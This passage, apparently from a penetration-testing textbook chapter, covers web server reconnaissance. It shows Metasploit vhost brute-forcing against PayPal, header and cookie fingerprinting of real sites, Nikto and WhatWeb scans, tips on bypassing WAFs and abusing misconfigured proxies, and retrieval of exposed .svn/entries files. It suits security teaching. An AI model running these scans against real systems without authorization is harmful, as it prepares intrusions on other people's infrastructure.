 - b. Active scanning and crawling to identify useful content and functionality
 - c. Attacking exposed authentication mechanisms
 - d. Qualifying vulnerabilities in server software

Web applications are often presented through load balancers, and so the first two steps are important. Consider [Figure 13-1](#), in which a client connection is made over TLS to a load balancer that is then directed to an application server internally (via HTTP) based on the *Host* value provided.



Figure 13-1. Connecting to a virtual host via HTTP 1.1 and TLS

You will encounter one of three scenarios during testing:

- Directly accessing a single server hosting a single site
- Directly accessing a single server hosting multiple sites (virtual hosts)
- Indirectly accessing multiple application servers through a proxy

Through active testing and passive analysis of materials received from each server endpoint, you can map and test the available web application components.

Identifying Proxy Mechanisms

Load balancers and reverse proxies are commonplace in large environments; they are used to distribute and direct requests across multiple backend application servers. Systems usually support HTTP 1.1 methods (GET, POST, and HEAD in particular).

A straightforward way of identifying a server forwarding connections elsewhere is to provide a HEAD request with no *Host* field, and another with

a valid field, as shown in [Example 13-1](#) using Akamai's infrastructure.

Example 13-1. Identifying the presence of a proxy or load balancer

```
root@kali:~# telnet www.akamai.com 80
Trying 69.192.141.233...
Connected to e8921.dscx.akamaiedge.net.
Escape character is '^]'.
HEAD / HTTP/1.0
```

```
HTTP/1.0 400 Bad Request
Server: AkamaiGHost
Mime-Version: 1.0
Content-Type: text/html
Content-Length: 193
Expires: Tue, 12 Aug 2014 03:30:17 GMT
Date: Tue, 12 Aug 2014 03:30:17 GMT
Connection: close
```

Connection closed by foreign host.

```
root@kali:~# telnet www.akamai.com 80
Trying 69.192.141.233...
Connected to e8921.dscx.akamaiedge.net.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.akamai.com
```

```
HTTP/1.1 200 OK
Last-Modified: Wed, 23 Jul 2014 20:10:01 GMT
ETag: "a8030-31b9-4fee1ecd01840"
Content-Type: text/html; charset=utf-8
X-EdgeConnect-Cache-Status: 1
Date: Tue, 12 Aug 2014 03:30:27 GMT
Connection: keep-alive
Set-Cookie: cm_sessionid=7e9dfea542730000538ae95328f4080043090500; path=/
```

It is possible to abuse misconfigured proxies and connect to arbitrary hosts by modifying the *Host* field within requests. By providing an internal IP address, or a valid internal hostname, you might be able to direct a connection through the accessible HTTP server to a nonpublic resource, as shown in [Figure 13-2](#).



Figure 13-2. Abusing a misconfigured proxy

Enumerating Valid Hosts

Most web servers and reverse proxies parse HTTP 1.1 *Host* values and direct requests accordingly. There exist three basic means of obtaining valid hostnames:

- The client provides a list of names used in their environment
- Open source querying through Netcraft, Google, DNS, and other channels
- Active testing of exposed web servers and applications

Active testing techniques include the following:

- Website crawling and HTML parsing to identify hostnames
- X.509 certificate analysis to retrieve server hostname values via TLS
- Analysis of server responses to obtain hostname and IP address details
- Brute-force grinding of valid hostnames

Figure 13-3 shows **Wikto** used to identify hostnames associated with the *barclays.com* domain through active crawling. Active brute-force grinding of hostnames using the Metasploit *vhost_scanner* module is also effective, as demonstrated by **Example 13-2**. A larger dictionary¹ will likely yield results during testing.



Figure 13-3. Enumerating valid hostnames by using Wikto

Example 13-2. Grinding virtual hostnames by using Metasploit

```
msf > use auxiliary/scanner/http/vhost_scanner
msf auxiliary(vhost_scanner) > set SUBDOM_LIST /usr/share/metasploit-
framework/data/wordlists/
namelist.txt
msf auxiliary(vhost_scanner) > set DOMAIN paypal.com
msf auxiliary(vhost_scanner) > set RHOSTS 23.202.162.141
msf auxiliary(vhost_scanner) > run
```

```
[*] [23.202.162.141] Sending request with random domain tcsrZ.paypal.com
[*] [23.202.162.141] Sending request with random domain ZJTdm.paypal.com
[*] [23.202.162.141] Vhost found ad.paypal.com
[*] [23.202.162.141] Vhost found investor.paypal.com
[*] [23.202.162.141] Vhost found pics.paypal.com
```

Web Server Profiling

Armed with a list of valid websites (i.e., IP address, protocol, and host combinations) within an environment, you can adopt both manual and automated tactics to test the configuration of each available server.

Implementations including Apache HTTP Server and Microsoft IIS support many modules and subsystems (e.g., authentication mechanisms, WebDAV, and TLS). Some are shipped with the server software (e.g., *mod_cgi* within Apache and Microsoft ASP.NET support within IIS), although many require installation and configuration.

You can infer the configuration of a web server via the following:

- Analysis of responses to HTTP requests
- Review of server HTTP headers returned upon requesting content
- Crawling each site and analyzing the directory structure, filenames, and content

I describe these tactics in the subsequent sections.

Analyzing Server Responses

You can use the HEAD method to retrieve a status code and headers from a web server for a given HTTP resource (essentially performing a *ping* operation). Within the headers returned, you will often find details of the server software and low-level configuration. **Example 13-3** demonstrates a HEAD request issued against the Apache Software Foundation's web server.

Example 13-3. Issuing a HEAD request to www.apache.org

```
root@kali:~# telnet www.apache.org 80
Trying 140.211.11.131...
Connected to www.apache.org.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
```

```
Date: Mon, 11 Aug 2014 21:34:16 GMT
Server: Apache/2.4.10 (Unix) mod_wsgi/3.5 Python/2.7.5 OpenSSL/1.0.1i
Last-Modified: Mon, 11 Aug 2014 21:10:43 GMT
ETag: "9e28-50060fce7b9a5"
Accept-Ranges: bytes
Content-Length: 40488
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Mon, 11 Aug 2014 22:34:16 GMT
Connection: close
Content-Type: text/html; charset=utf-8
```

We learn the server is running Apache 2.4.10 on a Unix-based system, with Python support through *mod_wsgi*, and TLS support via OpenSSL. Through browsing the project pages for each of these subsystems and searching NVD, you can investigate known security flaws.

Example 13-4 demonstrates a Microsoft IIS 8.5 server response. The site is load-balanced via Akamai and a valid *Host* field is presented to elicit a response. If a server does not support the HEAD method, a GET request should reveal header values along with the requested content.

Example 13-4. Issuing a HEAD request to www.microsoft.com

```
root@kali:~# telnet www.microsoft.com 80
Trying 134.170.188.84...
Connected to lb1.www.ms.akadns.net.
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.microsoft.com

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Length: 1020
Content-Type: text/html
Last-Modified: Mon, 16 Mar 2009 20:35:26 GMT
Accept-Ranges: bytes
ETag: "67991fbd76a6c91:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Mon, 11 Aug 2014 21:47:49 GMT
```

NOTE

If the *Server* header returned by the web server is modified, you can easily differentiate between Apache, Microsoft IIS, and other web servers through differences in the formatting of fields when responding to HEAD and OPTIONS requests.

An OPTIONS request should return the permitted HTTP request methods for a given resource. [Example 13-5](#) shows that the Apache Software Foundation web server accepts GET, HEAD, POST, OPTIONS, and TRACE requests for the root directory (/).

Example 13-5. Issuing an OPTIONS request to www.apache.org

```
root@kali:~# telnet www.apache.org 80
Trying 192.87.106.229...
Connected to www.apache.org.
Escape character is '^]'.
OPTIONS / HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
Date: Mon, 11 Aug 2014 23:18:15 GMT
Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1i
Allow: GET,HEAD,POST,OPTIONS,TRACE
Cache-Control: max-age=3600
Expires: Tue, 12 Aug 2014 00:18:15 GMT
Content-Length: 0
Content-Type: text/html; charset=utf-8
```

Certain methods support server-side file upload and content modification. For example, upon issuing an OPTIONS request for a resource, you might find support for useful methods including PUT and PROPPATCH (used to upload content and alter file properties, respectively).

HTTP Header Review

Requests for resources often return responses containing useful HTTP headers, as listed in [Table 13-1](#). [Example 13-6](#) shows how, many years ago, eBay's web servers leaked internal IP address information, along with details of the NetApp caching hardware used within the environment.

Table 13-1. Useful headers found in server responses

Header	Notes
<i>ETag</i>	Can be used to fingerprint device firmware
<i>Content-Location</i>	Can leak hostname or internal IP address details
<i>Location</i>	Used during redirect, can refer to an internal IP or hostname
<i>Set-Cookie</i>	May leak details of load balancers and other systems
<i>Server</i>	Provides details of the web server software and subsystems
<i>Via</i>	Leaks proxy or load balancer details
<i>WWW-Authenticate</i>	Often provides IP and hostname details through the <i>realm</i> field
<i>X-Powered-By</i>	Details the application framework (e.g., Microsoft ASP.NET)

Example 13-6. Obtaining useful details via HTTP headers

```
$ telnet www.ebay.com 80
Trying 66.135.208.88...
Connected to www.ebay.com.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.0 200 OK
Age: 44
Accept-Ranges: bytes
Date: Mon, 26 May 2003 16:10:00 GMT
Content-Length: 47851
Content-Type: text/html
Server: Microsoft-IIS/4.0
Content-Location: http://10.8.35.99/index.html
Last-Modified: Mon, 26 May 2003 16:01:40 GMT
ETag: "04af217a023c31:12517"
Via: 1.1 cache16 (NetCache NetApp/5.2.1R3)
```

Cookie analysis

Example 13-7 shows how various cookies are set when connecting to the eBay site. If the *Server* field is obfuscated, the format of session tokens can indicate the underlying web application framework. **Table 13-2** contains a list of session variables set as cookies by popular frameworks.

Example 13-7. Cookies set by www.ebay.com

root@kali:~# telnet www.ebay.com 80

Trying 66.211.181.181...

Connected to www-us.g.ebay.com.

Escape character is '^['.

HEAD / HTTP/1.1

Host: www.ebay.com

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

X-EBAY-C-REQUEST-ID: ri=UEmxEGo3QxU%3D,rci=aZT3qkCjSMc%3D

RlogId: t6e%60cckjkb9%3Feog4d71f%2Bf%3A01%29pqtfwpu%29sm%7E%29fgg%7E-fij-14c9599b4b7-0xb7

X-Frame-Options: SAMEORIGIN

Set-Cookie: JSESSIONID=E334D5611CD2EA1167652C979D805396; Path=/; HttpOnly

X-Frame-Options: SAMEORIGIN

Set-Cookie: ebay=%5Esbf%3D%23%5E;Domain=.ebay.com;Path=/

Set-Cookie:

dp1=bu1p/QEBfX0BAX19AQA**5705736c^bl/GB58e6a6ec^;Domain=.ebay.com;Expires=Thu, 06-

Apr-2017 20:37:00 GMT;Path=/

Set-Cookie:

s=CgAD4ACBVJZFsOTU50WI00WQxNGMwYTYyNjI0NjhhMWFZm;Domain=.ebay.com;Path=/;

HttpOnly

Set-Cookie:

nonsession=CgADLAAFVJEb0MQDKACBeikFsOTU50WI00WQxNGMwYTYyNjI0NjhhMWFZmZmZmVjODCD8NFo

;Domain=.ebay.com;Expires=Wed, 06-Apr-2016 20:37:00 GMT;Path=/

Content-Type: text/html; charset=utf-8

Content-Language: en-US

Content-Length: 0

Date: Tue, 07 Apr 2015 20:37:00 GMT

Table 13-2. Common session variables set by application frameworks

Session variable name	Framework
ASPSESSIONID	Microsoft ASP
ASP.NET_SessionId	Microsoft ASP.NET
CFID CFGLOALS CFTOKEN	Adobe ColdFusion
JROUTE gx_session_id_	Sun Java System Application Server
JSERVSESSION JServSessionIdRoot	Apache JServ
JSESSIONID	Various J2EE application servers, including Apache Tomcat, IBM WebSphere Application Server, and Jetty
NSES40SESSION	Netscape Enterprise Server
PHPSESSID	PHP
sesessionid	IBM WebSphere Application Server

Session variable name	Framework
Ltpatoken	IBM WebSphere Application Server (5.1 and earlier)
Ltpatoken2	IBM WebSphere Application Server (5.1.1 and later)
SESSION_ID	IBM Net.Commerce
_sn	Oracle Siebel CRM
WebLogicSession	Oracle WebLogic Server

Further analysis of JSESSIONID values is required to infer a particular J2EE application server. Three samples of each format are presented in [Table 13-3](#), along with the respective server. [Example 13-8](#) demonstrates a Coucho Resin 4.0 application server found running behind an Nginx web server, identified through the cookie set.

Table 13-3. Application server JSESSIONID formats

Sample	Application server
BE61490F5D872A14112A01364D085D0C 3DADE32A11C791AE27821007F0442911 5419969B4AE1B24A0EBC84C932FB32FF	Apache Tomcat 4 and later
hb0u8p5y01 1239865610 bx7tef6nn1	Apache Tomcat 3 and earlier
aaa-CsnK1zTer5x7ezDXu aaaor0TMu6wk3hFswQAfv aaa3F_Xsxl4hEh4aR4W9u	Coucho Resin 4.0
abcwdP5VYNf9H760bVLLr abc_o1VoG-WsWcQJoQXgr abcLAXVmElh0ke0EXZAFv	Coucho Resin 3.0.21 to 3.1.13
a8_9DJBIfsEf bDjukMDZY_Ie azMi6mQWmipa	Coucho Resin 3.0.20 and earlier
0000gcK8-ZwJtCu81XdUCi-a1dM:10ikrbhip 0000I87fbjjRbC2Ya5GrxQ2Dm0C:-1 0001IWuUT_zhR-gFYB-p0Ak75Q5:v544d031	IBM WebSphere Application Server
8025e3c8e2fb506d7879460aaac2 b851ffa62f7da5027b609871373e 6ad8360e0d1af303293f26d98e2a	Oracle GlassFish Server Sun Java System Application Server

Example 13-8. Identifying a Resin 4.0 application server

```
root@kali:~# telnet 203.195.151.53 80
Trying 203.195.151.53...
Connected to 203.195.151.53.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 01 Dec 2015 00:46:41 GMT
Content-Type: text/html; charset=GB18030
Connection: close
Vary: Accept-Encoding
Cache-Control: no-cache
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Set-Cookie: JSESSIONID=aaaMhMcnF0zaIakDxaBfv; path=/; HttpOnly
```

Crawling and Investigation of Content

Example 13-9 demonstrates how you might use *wget* to scrape a target site. The process creates a mirror of the content on the local disk. You can use the *tree* utility to show the directory structure, as demonstrated by **Example 13-10**.

Example 13-9. Scraping a website by using GNU Wget

```
root@kali:~# wget -r -m -nv http://www.example.org/
02:27:54 URL:http://www.example.org/ [3558] ->
"www.example.org/index.html" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=falls.shtml [1124] ->
"www.example.org/index.jsp?page=falls.shtml" [1]
02:27:54 URL:http://www.example.org/images/falls.jpg [81279/81279] ->
"www.example.org/images/falls.jpg" [1]
02:27:54 URL:http://www.example.org/images/yf_thumb.jpg [4312/4312] ->
"www.example.org/images/yf_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=tahoe1.shtml [1183] ->
"www.example.org/index.jsp?page=tahoe1.shtml" [1]
02:27:54 URL:http://www.example.org/images/tahoe1.jpg [36580/36580] ->
"www.example.org/images/tahoe1.jpg" [1]
02:27:54 URL:http://www.example.org/images/th_thumb.jpg [6912/6912] ->
"www.example.org/images/th_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=montrey.shtml [1160] ->
"www.example.org/index.jsp?page=montrey.shtml" [1]
02:27:54 URL:http://www.example.org/images/montrey.jpg [81178/81178] ->
"www.example.org/images/montrey.jpg" [1]
```

```
02:27:54 URL:http://www.example.org/images/mn_thumb.jpg [7891/7891] ->
"www.example.org/images/mn_thumb.jpg" [1]
02:27:54 URL:http://www.example.org/index.jsp?page=flower.shtml [1159] ->
"www.example.org/index.jsp?page=flower.shtml" [1]
02:27:55 URL:http://www.example.org/images/flower.jpg [86436/86436] ->
"www.example.org/images/flower.jpg" [1]
02:27:55 URL:http://www.example.org/images/fl_thumb.jpg [8468/8468] ->
"www.example.org/images/fl_thumb.jpg" [1]
02:27:55 URL:http://www.example.org/catalog/ [1031] ->
"www.example.org/catalog/index.html" [1]
02:27:55 URL:http://www.example.org/catalog/catalog.jsp?id=0 [1282] ->
"www.example.org/catalog/catalog.jsp?id=0" [1]
02:27:55 URL:http://www.example.org/guestbook/guestbook.html [1343] ->
"www.example.org/guestbook/guestbook.html" [1]
02:27:55 URL:http://www.example.org/guestbook/addguest.html [1302] ->
"www.example.org/guestbook/addguest.html" [1]
02:28:00 URL:http://www.example.org/catalog/print.jsp [446] ->
"www.example.org/catalog/print.jsp" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=1 [1274] ->
"www.example.org/catalog/catalog.jsp?id=1" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=2 [1281] ->
"www.example.org/catalog/catalog.jsp?id=2" [1]
02:28:00 URL:http://www.example.org/catalog/catalog.jsp?id=3 [1282] ->
"www.example.org/catalog/catalog.jsp?id=3" [1]
```

NOTE

To force *wget* to use a particular IP address for the hostname you are providing (e.g., using a specific proxy address or a name that doesn't resolve), edit the */etc/hosts* file within Kali Linux to point the name to a given address.

Example 13-10. Using tree to review the scraped content

```
root@kali:~# tree
.
|-- www.example.org
|   |-- catalog
|   |   |-- catalog.jsp?id=0
|   |   |-- catalog.jsp?id=1
|   |   |-- catalog.jsp?id=2
|   |   |-- catalog.jsp?id=3
|   |   |-- index.html
|   |   `-- print.jsp
|   |-- guestbook
|   |-- addguest.html
```

```
|  `-- guestbook.html
|-- images
|  |-- falls.jpg
|  |-- fl_thumb.jpg
|  |-- flower.jpg
|  |-- mn_thumb.jpg
|  |-- montrey.jpg
|  |-- tahoe1.jpg
|  |-- th_thumb.jpg
|  `-- yf_thumb.jpg
|-- index.jsp?page=falls.shtml
|-- index.jsp?page=flower.shtml
|-- index.jsp?page=montrey.shtml
|-- index.jsp?page=tahoe1.shtml
`-- index.html
```

Upon manually browsing a site or scraping it via *wget*, you can identify server-side technologies through the file extensions used. [Table 13-4](#) lists certain file extensions with the relative application server components.

Table 13-4. Common file extensions and associated platforms

Extension(s)	Technology	Server platform(s)
ACTION	Java	Apache Struts 2.x
ASA, ASP, INC, ASAX, ASHX, ASPX, CONFIG	Microsoft ASP/ASP.NET	Microsoft IIS
CFM, CFML	Adobe ColdFusion	Commonly associated with Microsoft IIS but can run on other platforms
DLL	Microsoft	Microsoft IIS and other Windows-based web servers
DO	Java	Apache Struts 1.x IBM WebSphere Application Server
JSP	Java Server Pages (JSP)	J2EE application servers (e.g., Apache Tomcat, IBM WebSphere Application Server, and Jetty)
NSF, NTF	IBM Lotus Domino	IBM Lotus Domino
PHP, PHP3, PHP4, PHP5	PHP	Often Apache HTTP Server, but interpreters can run on a variety of Unix-based and Windows platforms
PL, PHTML	Perl	
PY, PYC, PYO	Python	Multiple platforms
RB	Ruby	
WOA	Apple WebObjects	Apple OS X Server

Parsing HTML

You can manually review content to identify useful data. **Example 13-11** shows how to use *grep* to identify hidden fields within the HTML and uncover useful files (i.e., *cart.ini*). **Table 13-5** lists other useful search patterns that you can adopt.

Example 13-11. Using grep to expose hidden form fields

```

root@kali:~# cd www.example.org
root@kali:~# grep -r -i 'type=hidden' *
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_CONFFILE
VALUE="cart.ini">
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_ACTION VALUE="ADD">
index.jsp?page=falls.shtml:<INPUT TYPE=HIDDEN NAME=_PCODE VALUE="88-001">

```

Table 13-5. Useful grep search patterns

HTML element	Pattern	Syntax
JavaScript	<SCRIPT	grep -r -i '<script' *
Email addresses	@	grep -r '@' *
Hidden form fields	TYPE=HIDDEN	grep -r -i 'type=hidden' *
HTML comments	<!-- -->	grep -r '<!--' *
Hyperlinks	HREF, ACTION	grep -r -i 'href= action=' *
Metadata	<META	grep -r -i '<meta' *

Active Scanning

Upon performing manual investigation, you should have compiled a list of valid HTTP and HTTPS endpoints, associated virtual hosts, and details of applications and URL paths of interest. You should then undertake active scanning to do the following:

- Identify *web application firewall* (WAF) mechanisms
- Fingerprint web server and application framework software
- Expose potentially useful content and functionality

| Detected WAF
|_ Incapsula WAF

NOTE

An effective WAF avoidance tactic is to route HTTP requests around the security mechanism. Iteratively modify your local */etc/hosts* file and evaluate each HTTP/S endpoint to identify routes that bypass the WAF.

Server and Application Framework Fingerprinting

Example 13-13 demonstrates WhatWeb⁴ run against *www.microsoft.com*, identifying Microsoft IIS 8.5, Microsoft ASP.NET, and supported HTTP methods for the */en-gb/default.aspx* page (GET, POST, PUT, DELETE, and OPTIONS) upon following an HTTP 302 redirect.

When testing large environments, you will often find that URL paths provide access to different server components. Within **Example 13-13**, the root directory (*/*) request returns ASP.NET 2.0.50727, and the */en-gb/default.aspx* request returns ASP.NET 4.0.30319.

Example 13-13. Fingerprinting a web server using WhatWeb

```
root@kali:~# whatweb -a=4 http://www.microsoft.com
http://www.microsoft.com [302] ASP_NET[2.0.50727], Cookies[mslocale],
HTTPServer[Microsoft-IIS/
8.5], IP[104.69.114.127], Microsoft-IIS[8.5], RedirectLocation[/en-
gb/default.aspx],
Title[Object moved], UncommonHeaders[vtag,x-ccc,x-cid,x-dg-taggedas], X-
Powered-By[ASP.NET,
ARR/2.5, ASP.NET]
http://www.microsoft.com/en-gb/default.aspx [200] ASP_NET[4.0.30319],
Access-Control-Allow-
Methods[GET, POST, PUT, DELETE, OPTIONS],Cookies[MS-CV],
HTTPServer[Microsoft-IIS/8.5],
IP[104.69.114.127], JQuery, Microsoft-IIS[8.5],
Script[javascript,text/javascript],
Title[Microsoft %E2%80%93 Official HomePage],
UncommonHeaders[correlationvector,access-control-
allow-headers, access-control-allow-methods, access-control-allow-
credentials, cteonnt-length,
```

x-ccc,x-cid,x-dg-taggedas], X-Powered-By[ASP.NET, ARR/2.5, ASP.NET], X-UA-Compatible[IE=edge]

Identifying Exposed Content

You can run Nikto⁵ to identify exposed files, as shown in [Example 13-14](#).

Example 13-14. Running Nikto

```
root@kali:~# nikto -h www.apache.org
- Nikto v2.1.6
-----
+ Target IP:          104.130.219.184
+ Target Hostname:    www.apache.org
+ Target Port:        80
+ Start Time:         2015-05-14 03:25:22 (GMT-7)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xb515
0x516677d070438
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Dir '/websrc/' in robots.txt returned a non-forbidden or redirect HTTP
code (301)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute
  force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
following
  alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-561: /server-status: This reveals Apache information. Comment out
appropriate line in
  httpd.conf or restrict access to allowed hosts.
+ OSVDB-3092: /dev/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /info/: Directory indexing found.
+ OSVDB-3092: /info/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6594 requests: 0 error(s) and 15 item(s) reported on remote host
```

Wikto is a Windows-based web server assessment tool incorporating Nikto functionality. In addition to Nikto tests, Wikto also performs:

- Basic web server crawling and spidering
- Google data mining of directories and links
- Brute-force grinding to identify accessible directories and files
- *Google Hacks* querying to identify poorly protected content

Figure 13-4 demonstrates Wikto performing HTTP scanning of a web server, identifying a number of accessible directories (including */cgi-bin/*, */stats/*, and Microsoft FrontPage directories), and files of interest. Other tools that you can use to uncover content are the OWASP DirBuster⁶ and ZAP utilities.⁷



Figure 13-4. Wikto scanning for default folders and files

Example 13-15. Username and directory details revealed via /.svn/entries

```
root@kali:~# wget http://cms.example.org/.svn/entries
root@kali:~# strings entries | head -24
https://svn.example.org/test/trunk/devsite
https://svn.example.org/devsite
2012-05-31T17:37:17.691030Z
mwalker
has-props
00cfcd8e-3c59-496e-9b95-ae89d8021240
web.config
file
2012-05-30T20:02:43.459126Z
adac0226856abf247bf49db5c2daa1c2
2012-05-22T13:57:26.581218Z
mwalker
googlesitemaps
googleanalytics
themes
project
robots.txt
file
2012-05-30T20:02:43.459126Z
7407024421899c4fe166cb302c175412
2012-05-22T13:57:26.581218Z
mwalker
phpunit.xml.dist
file
```

NOTE

